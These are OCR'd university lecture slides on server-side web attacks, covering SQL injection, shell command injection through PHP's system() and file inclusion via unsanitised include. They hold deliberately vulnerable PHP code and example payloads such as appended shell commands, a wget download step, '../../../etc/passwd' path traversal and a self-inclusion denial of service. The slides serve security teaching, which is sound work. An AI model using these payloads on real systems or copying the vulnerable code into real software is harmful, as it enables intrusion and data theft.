CSE480: Web Security

10. Shell Code Injection and File Inclusion

Seongil Wi

Department of Computer Science and Engineering



Recap: Web Threat Models

- **Network attacker**: resides somewhere in the communication link between client and server
  - Passive: evasdropping
  - Active: modification of messages, replay…



- **Remote attacker:** can connect to remote system via the network
  - Mostly targets the server



- **Web attacker**: controls attacker.com
  - Can obtain SSL/TLS certificates for attacker.com
  - Users can visit attacker.com



Today's Topic!

- **Network attacker**: resides somewhere in the communication link betw
  - Passive: evasdroppin
  - Active: modification o

Server-side web attack



- **Remote attacker:** can connect to remote system via the network
  - Mostly targets the server




- **Web attacker**: controls attacker.com
  - Can obtain SSL/TLS certificates for attacker.com
  - Users can visit attacker.com




Security Model: Remote Attacker

- Interact with untrusted users and untrusted input!
- Network-level firewall means nothing to this attacker




Server-side Web Application

- Runs on a web server (application server)
- Can be implemented in many existing programming languages
  - PHP (Most popular!), Java, Python, Ruby on Rail, JavaScript (Node.js)




Server-side Web Application

- Runs on a web server (application server)
- Can be implemented in many existing programming languages
  - PHP (Most popular!), Java, Python, Ruby on Rail, JavaScript (Node.js)




Server-side Web Application

- Runs on a web server (application server)
- Can be implemented in many existing programming languages
  - PHP (Most popular!), Java, Python, Ruby on Rail, JavaScript (Node.js)



PHP: Hypertext Preprocessor

- Generates a HTML page dynamically
- Browser renders contents by executing the dynamically generated HTML page



GitHub + php

140K open-source projects!

Recap: SQL Injection Attacks

```
$query = "SELECT * FROM users WHERE id='$id' AND pw='$pw'";
```

retrieve all fields — from this table — if each row satisfies this condition

(benign) id: seongouk, pw: 1234

```
$query = "SELECT * FROM users WHERE id='seongouk' AND pw='1234'";
```

(malicious) id: admin' --, pw: 1234

```
$query = "SELECT * FROM users WHERE id='admin' --' AND pw='1234'";
```

Access

id	pw	email	phone	…
We can log in with the admin account!				
seungpyo	1234	seungpyo@unist.ac.kr	0105242XXXX	…
…	…	…	…	…

Shell Code Injection Attack 

Benign Usage


```
<?php
  echo system(“/bin/ping -c 4 ” . $_GET[“addr”])
?>
```

Benign Usage


```
<?php
  echo system("/bin/ping -c 4 " . $_GET["addr"])
?>
```

http://server.com/demo.php?addr=127.0.0.1

Shell Code Injection Attack


```
<?php
  echo system("/bin/ping -c 4 " . $_GET["addr"])
?>
```

```
http://server.com/demo.php?addr=127.0.0.1;ls ./
```

Shell Code Injection Payloads

Sequencing
`cmd1; cmd2`

Outside quotes, ; separates commands that run in sequence.
The next command runs even if the previous one fails.

Substitution
`$(cmd)`

Runs cmd and inserts its standard output (stdout).
Example: `echo "$(printf DEMO)"` prints DEMO.

Pipeline
`cmd1 | cmd2`

Passes a command's output to the next command's input.
Example: `echo hello | sha1sum`

Comment
`# comment`

At a word boundary outside quotes, # starts a comment.
The shell ignores the rest of that line.

File download
`wget URL`

Downloads a file and normally saves it locally.
A later PHP include can evaluate PHP code in that file.

File Inclusion Attack

Modular Functionality

- Application code may be split across multiple files
  - E.g., language declaration, commonly used functionality, …
- PHP has two different types of inclusions
  - `include / include_once`: includes files, merely warns in case of error
  - `require / require_once`: includes files, dies if inclusion fails

```
<?php
  $filename = $_GET['filename'];
  include $filename;
?>
```

Embed the content to the current web page

Including Files – Regular Use

- Regular usage: Includes contact.php from the current directory

```
http://server.com/demo.php?filename=contact.php
```

```
<?php
  $filename = $_GET['filename'];
  include $filename;
?>
```

Including Files – Regular Use

- Regular usage: Includes contact.php from the current directory

```
http://server.com/demo.php?filename=contact.php
```

```
<?php
  $filename = $_GET['filename'];
  include $filename;
?>
```

Embed contact.php

File Inclusion Attacks – Path Traversal


```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

Exploit:
`http://server.com/demo.php?filename=../../../etc/passwd`

File Inclusion Attacks – Path Traversal


```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

Exploit:

`http://server.com/demo.php?filename=../../../etc/passwd`

File Inclusion Attacks – Path Traversal

- Attacker controls filename parameter
- Directory can be navigated with `../../` ⇒ Leak some sensitive data

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

Exploit:

`http://server.com/demo.php?filename=../../../etc/passwd`

File Inclusion Attacks – Denial of Service


```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

Exploit: `http://server.com/demo.php?filename=demo.php`

File Inclusion Attacks – Denial of Service


```
<?php
   $filename = $_GET['filename'];
   echo "<html>some header info...";
   include $filename;
?>
```

Exploit: http://server.com/demo.php?filename=demo.php

